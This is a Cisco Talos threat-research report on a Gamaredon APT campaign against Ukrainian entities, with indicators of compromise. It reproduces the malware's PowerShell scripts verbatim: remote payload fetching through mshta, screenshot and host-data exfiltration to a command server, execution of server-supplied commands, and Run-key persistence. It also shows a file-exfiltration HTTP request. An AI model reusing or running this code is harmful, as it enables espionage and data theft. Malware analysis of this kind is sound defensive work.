

Gamaredon APT targets Ukrainian government agencies in new campaign



By [Asheer Malhotra](#) and [Guilherme Venere](#).

- Cisco Talos recently identified a new, ongoing campaign attributed to the Russia-linked [Gamaredon](#) APT that infects Ukrainian users with information-stealing malware.
- The adversary is using phishing documents containing lures related to the Russian invasion of Ukraine.
- LNK files, PowerShell and VBScript enable initial access, while malicious binaries are deployed in the post-infection phase.
- We discovered the use of a custom-made information stealer implant that can exfiltrate victim files of interest and deploy additional payloads as directed by the attackers.

Cisco Talos discovered [Gamaredon](#) APT activity targeting users in Ukraine with malicious LNK files distributed in RAR archives. The campaign, part of an ongoing espionage operation observed as recently as August 2022, aims to deliver information-stealing malware to Ukrainian victim machines and makes heavy use of multiple modular PowerShell and VBScript (VBS) scripts as part of the infection chain. The infostealer is a dual-purpose malware that includes capabilities for exfiltrating specific file types and deploying additional binary and script-based payloads on an infected endpoint.

The adversary uses phishing emails to deliver Microsoft Office documents containing remote templates with malicious VBScript macros. These macros download and open RAR archives containing LNK files

that subsequently download and activate the next-stage payload on the infected endpoint. We observed considerable overlap between the tactics, techniques and procedures (TTPs), malware artifacts and infrastructure used in this campaign and those used in a [series](#) of attacks the Ukraine Computer Emergency Response Team (CERT-UA) [recently attributed to Gamaredon](#).

We also observed intrusion attempts against several Ukrainian entities. Based on these observations and Gamaredon's operational history of almost exclusively targeting Ukraine, we assess that this latest campaign is almost certainly directly targeting entities based in Ukraine.

ACTOR PROFILE	
<h1>Gamaredon Group</h1>	
Aliases	Primitive Bear, Armageddon, Shuckworm, Winterflouder, BlueAlpha, BlueOtso, IronTiden, SectorC08, Callisto, Trident Ursa
Affiliations	Russia
Active since	2013
Goals	Espionage, data theft, establishing long-term access
Victimology	Actively targets Ukrainian entities, specifically government organizations, critical infrastructure and entities affiliated with Ukraine's defense, security and law enforcement apparatus. Secondary operations include broad targeting of entities in Europe and globally, including, government, military, humanitarian and non-profit organizations.
Notable TTPs	Social engineering techniques, spear-phishing, compromised domains and dynamic DNS, long-term access, data exfiltration, custom script-based malware.
Malware & tooling	Gamaredon employs a variety of custom, self-developed implants that are used exclusively by the adversary ranging from customized script-based malware to infostealers and backdoors. Notable malware families include GammaLoad, GammaSteel, Giddome, Powerpunch and Pterodo.

Attack Chain


Initial Access

Gamaredon APT actors likely gained initial footholds into targeted networks through malicious Microsoft Office documents distributed via email. This is consistent with spear-phishing techniques common to this APT.

Malicious VBS macros concealed within remote templates execute when the user opens the document. The macros download RAR archives containing LNK files. The naming convention of the RAR archives in this campaign follows a similar pattern:

- 31.07.2022.rar
- 04.08.2022.rar
- 10.08.2022.rar

These compressed archives usually contain just the LNK file. The LNK files and Microsoft Office document names contain references pertinent to the Russian invasion of Ukraine:



LNK Filename	Translation
Розвідувальне зведення від 08 серпня 2022 року щодо різких змін в оперативній обстановці.lnk	Intelligence summary from August 8, 2022 regarding drastic changes in the operational environment.lnk
Щодо надання пропозицій до наради Про стан протидії злочинності на території проведення ООС.lnk	Regarding the proposals submission for the meeting on the state of combating crime in the territory of the OOC. lnk (Talos Note: OOC stands for Joint Forces Operation)
Інформація щодо злочинів, пов'язаних зі збройним конфліктом, вчинених стосовно дітей та у сфері охорони дитинства станом на 10.08.2022.lnk	Information on crimes related to the armed conflict committed against children and in the field of childhood protection as of 10.08.2022.lnk
Щодо порушення кримінального провадження (ЄРДР 2201605000000123 від 09.08.2022 ч.1 ст.111).lnk	Regarding the initiation of criminal proceedings (ERDR 2201605000000123 dated 09.08.2022, part 1, article 111).lnk

Execution

Once opened, the LNKs will attempt to execute MSHTA.EXE to download and parse a remote XML file to execute a malicious PowerShell script:

```
mshta.exe hxxp://a0704093.xsph[.]ru/bass/grudge.xml /f
```

Gamaredon is [known to use](#) the domain xsph[.]ru. The servers in this campaign only allow access from IP addresses inside the Ukrainian address space.

This PowerShell script decodes and executes a second PowerShell script (instrumentor), which collects data from the victim and reports back to a remote server. This script also allows the remote server to send a PowerShell command or binary blob containing encrypted VBScript (VBS) code to be executed locally:

```
function RunCode($code,$response){
    [byte[]]$bytes = new-object byte[] $response.Length;
    for($j=0; $j -lt $response.count ; $j++){
        $mass_element= $j % $code.Length;
        $key=$code[$mass_element];
        $bytes[$j] = $response[$j] -bxor $key;
    };
    $Uri = [System.Text.Encoding]::UTF8.GetString($bytes);
    start-job {
        $sc = New-Object -ComObject MSScriptControl.ScriptControl.1;
        $sc.Timeout = 999999; $sc.Language = 'VBScript';$sc.AddCode($args[0])
    } -ArgumentList $Uri -runas32;
}
$screen=0;
while($count -le 4){
    if($screen -le 0){
```

```

if($screen -lt 9){
    $screen++;
    [void][Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");
    $size = [Windows.Forms.SystemInformation]::VirtualScreen;
    $bitmap = new-object Drawing.Bitmap $size.width, $size.height;
    $graphics = [Drawing.Graphics]::FromImage($bitmap);
    $graphics.CopyFromScreen($size.location,[Drawing.Point]::Empty, $size.size);
    $graphics.Dispose();
    $bitmap.Save("$env:USERPROFILE\test.png");
    $bitmap.Dispose();
    $file = "$env:USERPROFILE\test.png";
    $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($file));
    Remove-Item -Path "$env:USERPROFILE\test.png"-Force;
}
else{
    $base64string="s"
}
$WebClient= New-Object net.webclient;
$rndstr = -join ((65..90) + (97..122) | Get-Random -Count 10 | % {[char]$_});
$url = 'http://heato.ru/index.php';

$a=Get-WmiObject -Query $("select * from win32_log" + "icaldisk where
DeviceID='$env:SystemDrive'");
[string]$number = [System.Convert]::ToUInt32(($a).VolumeSerialNumber,16);
$aaa = $env:computername;
$aaa = $aaa+";";
$aaa = $aaa+$number;
$Collections = New-Object System.Collections.Specialized.NameValueCollection;
$Collections.Add($"i" + $rndstr,$aaa);
$Collections.Add("img",$base64string);
$response = $WebClient.UploadValues($url,$Collections);
[string]$Uri = [System.Text.Encoding]::UTF8.GetString($response);
if($Uri.Length -gt 0){
    if($Uri[0] -eq "!") {
        $cmd = iex $Uri.SubString(1);
        $Collections.Add("cmd",$cmd);
        $response = $WebClient.UploadValues($url,$Collections);
    }
    else{
        $code= ($a).VolumeSerialNumber;
        RunCode $code $response
    }
}
Start-Sleep -s 180;
}

```

Second-stage PowerShell script that runs additional commands and payloads on the endpoint.

The instrumentor PowerShell script usually consists of a function that decodes the encrypted response from the command and control (C2) server and executes it as a VBScript object. The key used in the XOR decoder is calculated based on the machine's volume serial number plus index parameters passed in the response blob. This method makes it difficult to decode the malicious content if an observer looking at the data doesn't have both parameters available.

The PowerShell script also repeatedly captures the current user's screen. This code uses the **"System.Windows.Forms"** object to capture a copy of the virtual desktop, including setups with multiple screens. The screen capture is executed nine times, but the resulting screenshot is always saved to

"%TEMP%\test.png", which gets overwritten every time. The resulting image (PNG file) is then converted to a base64-encoded string, stored in a variable and the screenshot image file is removed from the disk.

The script then proceeds to upload the victim's information to the remote server. The following information is then collected and exfiltrated to a hardcoded C2 URL:

- Computer name.
- Volume serial number.
- Base64-encoded screenshot.


Upon sending the system information, the server response is parsed to see if there are commands to be executed. The entire script runs up to four times, thus up to four different commands can be executed each time.

The code checks if the first character is an exclamation point ("!"). If so, the remainder of the response is expected to be a PowerShell code that is passed directly to the command IEX. The output of that command is then added to the variable "cmd" and sent back to the C2 server.

If the response starts with any other character, it is treated as an encrypted blob and passed to the decoder function, along with the volume serial number to be decoded and executed as VBScript.

Infection Chain

TALOS



Infection chain diagram.

Payloads

Yet another PowerShell script

One of the payloads served to the instrumentor script was PowerShell code used to set an environmental variable with PowerShell code in it and a Registry RUN key to run every time the user logs in.

```

try{
    Set-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -
Name Include
    -Value $env:windir'\System32\WindowsPowerShell\v1.0\powershell.exe -
windowstyle hidden -nologo Invoke-Expression $env:Include';
    $urls = 'http://' + $(Get-IP) + '/get.php';
    $str = $(New-Object net.webclient).DownloadString($urls);
    if($str.Length -gt 0){
        [Environment]::SetEnvironmentVariable("Include", $str,
[System.EnvironmentVariableTarget]::User);
    }
}
catch{}

```

PowerShell script setting up the RUN key to execute another PowerShell script stored in the environment variable.

There are two key components to this script:

- The Get-IP function: This function queries a DNS lookup service for an attacker-specified domain and uses one of the returned IP addresses as the IP to download the next payloads.
- Next-stage payload: The PowerShell script uses the IP address to construct a URL that serves the next-stage PowerShell script, which is subsequently stored in "\$env:Include" and executed when the user logs in (via the HKCU\Run key).

```

function Get-IP() {
    $wc= New-Object net.webclient;
    $wc.Headers.Add("Content-Type","application/x-www-form-urlencoded");
    $response = $wc.UploadData("https://www.portcheckers.com/dns-lookup",
[System.Text.Encoding]::UTF8.GetBytes("ipaddress=kuckuduk.ru"));
    $ip = [System.Text.Encoding]::UTF8.GetString($response) |
?{$_ -match "\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}}|
%{$Matches[0]};
    return $ip;
}

```

Persistence script fetching the remote location's IP.

The PowerShell code residing in the environment variable is meant to provide the attackers with continued access to the infected endpoint with the capability to deploy additional payloads as desired. A similar PowerShell script was described in [CERT-UA's recent alert](#) describing intrusions conducted by Gamaredon in the first half of 2022 using the GammaLoad and GammaSteel implants.

```

while($count -le 4){
    try{
        $ip=Get-IP;
        $url = "http://" + $ip + "/time.php";
        $key = (Get-WmiObject Win32_LogicalDisk -Filter
"DeviceID='$env:SystemDrive' " |
        Select-Object VolumeSerialNumber).VolumeSerialNumber;
        [string]$vsn = [System.Convert]::ToUInt32($key,16);
        $WebClient= New-Object net.webclient;
        $namevalueCln = New-Object
System.Collections.Specialized.NameValueCollection;
        $rnd=Random;

        $namevalueCln.Add($rnd,$([System.Net.Dns]::GetHostName()).ToUpper()+";"+$vsn);
        $response = $WebClient.UploadValues($url,$namevalueCln);
        [string]$myUri = [System.Text.Encoding]::UTF8.GetString($response);
        if($myUri.Length -gt 0){
            if($myUri.substring(0,4) -eq "http" ){
                $respa1 = $WebClient.UploadValues($myUri,$namevalueCln);
                $new_bytes = XorByte $vsn $respa1;
                [string]$path = $env:TEMP + '\\\' + $(Get-Random)+ '.exe';
                [io.file]::WriteAllBytes($path ,$new_bytes);
                Start-Sleep -s 20;
                if($path.Length -gt 0){
                    [System.Diagnostics.Process]::Start([string]$path);
                }
            }
            else{
                Start-Sleep -s 5;
                $new_bytes = XorByte $key $response$myUri =
[System.Text.Encoding]::UTF8.GetString($new_bytes);
                start-job {$sc = New-Object -ComObject
MSScriptControl.ScriptControl.1;
                    $sc.Timeout = 999999;
                    $sc.Language = 'VBScript';
                    $sc.AddCode($args[0])} -ArgumentList $myUri -runas32 | wait-job
                | receive-job;
            }
        }
        catch{}
        Start-Sleep -s 250;
    }
}

```

PowerShell script stored in the env variable.

This script uses the same Get-IP() function to get a random IP assigned to the domain and queries a URL constructed from the IP address and a hardcoded extended resource. Just like the previous script, the computer name and volume serial number are used again in communications with the C2 server. The C2 server uses them to encode the next-stage payload subsequently served to the script.

If the response from the C2 starts with the string "http", the content is treated as the URL to download the final payload binary. The Volume Serial Number and Computer Name are passed to this URL and the

response is decoded using the XorBytes function.

```
function XorByte($key, $response) {  
    [byte[]]$new_bytes = new-object byte[] $response.Length;  
    for($i=0; $i -lt $response.count;$i++){  
        $new_bytes[$i] = $response[$i] -bxor $key[$i % $key.Length]  
    } return $new_bytes;  
}
```

PowerShell function used to decode payloads from C2 server.

The decrypted binary is then saved to the "%TEMP%" folder with a name consisting of a random string of numbers and the ".exe" file extension and is executed.

Alternatively, if the response from the C2 does not begin with the "http" string, the content is treated as a VBS and executed via a COM object.

Infostealer

One of the executables deployed by the attackers via the PowerShell script consisted of an information stealer that exfiltrates files of specific extensions from the infected endpoint: .doc, .docx, .xls, .rtf, .odt, .txt, .jpg, .jpeg, .pdf, .ps1, .rar, .zip, .7z and .mdb. This is a new infostealer that Gamaredon has not previously used in other campaigns. We suspect it may be a component of Gamaredon's "Giddome" backdoor family, but we are unable to confirm that at this time.

The malicious binary keeps track of what has been exfiltrated in a file named "**profiles_c.ini**" in the "**%USERPROFILE%\Appdata\Local**" folder. The malware stores the MD5 hash of a string containing the filename, file size and modification date of the exfiltrated file.

Once started, the malware scans all attached storage devices looking for files with the aforementioned extensions. For each one, the malware makes a POST request with metadata about the exfiltrated file and its content.

```
POST /ytTprOilnDXn HTTP/1.1
Pragma: no-cache
Content-Type: multipart/form-data; boundary=----ytTprOilnDXn
User-Agent: Mozilla/1.0 (Windows NT 6.1; Win64; x64; rv:102.0) Gecko Firefox/102.0 (64-bit)
Host: ██████████
Content-Length: 2184495
Cache-Control: no-cache
```

```
-----ytTprOilnDXn
Content-Disposition: form-data; name="p"
```

```
NjAwMCMYmQzpcVXNl
```

```
YxNzI=
```

```
-----ytTprOilnDXn
Content-Disposition: form-data; name="file"; filename="C:
```

```
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary
```

```
<?xml version="1.0" standalone="yes"?>
<?program_dtd version="1"?>
```

POST data to exfiltrate files.

The parameter "p" contains metadata about the stolen file and the victim machine using the following format:

```
%u&&%s&&%s&&%s&&%s&&%s
```

Where the various parameters are:

```
<Hard_coded_value>&&<File_name>&&<File_Modification_Date_time>&&<FileSize>&&__&&
<Computer_Name>&&<Username>&&<Victim_ID_randomly_generated_string_12_chars>&&<Volume
Serial Number>
```

The raw content of the file comes after the metadata. The request is made to a random URI under the parent C2 domain. The implant generates a random 12-character string that acts as a subdomain for the C2 domain to send requests to:

E.g. <random_12_char_string>[.]celticso[.]ru

The implant will also search for the relevant file extensions in fixed and remote drives and specifically in the "C:\Users" folder. The implant enumerates all the files recursively in the directories on the system while avoiding enumeration of any folder containing the following strings in the path:

- program files
- program files (x86)
- programdata
- perflogs
- prog
- windows
- appdata
- local
- roaming

Avoiding these folders is likely an attempt by the malware to avoid exfiltrating system files thereby focussing on user files of interest only.

For each file exfiltrated to the C2, the implant calculates the MD5 hash for the following information and stores it in the "%LocalAppData%\profiles_c.ini" file:

<file_path><File_size><File_modification_date_time>

The implant also steals files from removable drives connected to the infected endpoint. When the implant finds a removable drive, it looks for files with the file extensions listed earlier. Once a file is found, the implant creates a randomly named folder in the %TEMP% directory and copies the original file from its original location to:

%Temp%\<randomly_named_folder>\connect\<removable_vol_serial_number>\<original file path>

For example, a user file found in a remote drive "E:" at path "E:\top_secret_docs\isengard.doc" will be copied to

"%temp%\randomly_named_folder\connect\
<removable_vol_serial_number>\top_secret_docs\isengard.doc"

The contents of the folder in the temp directory are subsequently exfiltrated to the C2.

Deliver payloads

As with this actor's previous tools (e.g., the PS1 scripts), this binary also parses the server response and downloads additional payloads if requested. The response from the server consists of a flag indicating how the data should be treated:

Flag	Payload Type	Action
1	EXE	Written to disk and executed.
2	VBS	Written to disk and executed using wscript.exe.
Any other value	Blob of data	Written to a file on disk in the %TEMP% folder.



Code depicting the dropping of additional payloads.

There are other indications this malware may be present on the system, listed below:

- A registry key is created under HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run with the name "Windows Task" for persistence
- A mutex is created with the name Global\flashupdate_r

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Web Appliance](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). Snort Rules 60517-60539 are available for this threat.

Orbital Queries

Cisco Secure Endpoint users can use [Orbital Advanced Search](#) to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click [here](#) and [here](#).

IOCs

The IOC list is also available in Talos' Github repo [here](#).

Malicious Documents

4aa2c783ae3d2d58f12d5e89282069533a80a7ba6f7fe6c548c6230a9601e650

LNK Files

581ed090237b314a9f5cd65076cd876c229e1d51328a24effd9c8d812eaebe6a
34bf1a232870df28809597d49a70d9b549d776e1e4beb3308ff6d169a59ecd02
78c6b489ac6ceb846aab3687bbe64801fdf924f36f312802c6bb815ed6400ba
1cb2d299508739ae85d655efd6470c7402327d799eb4b69974e2efdb9226e447
a9916af0476243e6e0dbef9c45b955959772c4d18b7d1df583623e06414e53b7
8294815c2342ff11739aff5a55c993f5dd23c6c7caff2ee770e69e88a7c4cb6a
be79d470c081975528c0736a0aa10214e10e182c8948bc4526138846512f19e7
5264e8a8571fe0ef689933b8bc2ebe46b985c9263b24ea34e306d54358380cbb

ff7e8580ce6df5d5f5a2448b4646690a6f6d66b1db37f887b451665f4115d1a2
1ec69271abd8ebd1a42ac1c2fa5cdd9373ff936dc73f246e7f77435c8fa0f84c

RAR Files

750bceec54a2e51f3409c83e2100dfb23d30391e20e1c8051c2bc695914c413e3

Infostealer

139547707f38622c67c8ce2c026bf32052edd4d344f03a0b37895b5de016641a

Malicious URLs

hxxp://a0698649.xsph[.]ru/barley/barley.xml
hxxp://a0700343.xsph[.]ru/new/preach.xml
hxxp://a0700462.xsph[.]ru/grow/guests.xml
hxxp://a0700462.xsph[.]ru/seek/lost.xml
hxxp://a0701919.xsph[.]ru/head/selling.xml
hxxp://a0701919.xsph[.]ru/predator/decimal.xml
hxxp://a0701919.xsph[.]ru/registry/prediction.xml
hxxp://a0704093.xsph[.]ru/basement/insufficient.xml
hxxp://a0704093.xsph[.]ru/bass/grudge.xml
hxxp://a0705076.xsph[.]ru/ramzeses1.html
hxxp://a0705076.xsph[.]ru/regiment.txt
hxxp://a0705269.xsph[.]ru/bars/dearest.txt
hxxp://a0705269.xsph[.]ru/instruct/deaf.txt
hxxp://a0705269.xsph[.]ru/prok/gur.html
hxxp://a0705581.xsph[.]ru/guinea/preservation.txt
hxxp://a0705880.xsph[.]ru/band/sentiment.txt
hxxp://a0705880.xsph[.]ru/based/pre.txt
hxxp://a0705880.xsph[.]ru/selection/seedling.txt
hxxp://a0706248.xsph[.]ru/reject/headlong.txt
hxxp://a0707763.xsph[.]ru/decipher/prayer.txt

Additional Payload Drop Sites

hxxp://155.138.252[.]221/get.php
hxxp://45.77.237[.]252/get.php
hxxp://motoristo[.]ru/get.php
hxxp://heato[.]ru/index.php
hxxps://<random_string>.celticso[.]ru
162[.]33[.]178[.]129
kuckuduk[.]ru
pasamart[.]ru
celticso[.]ru

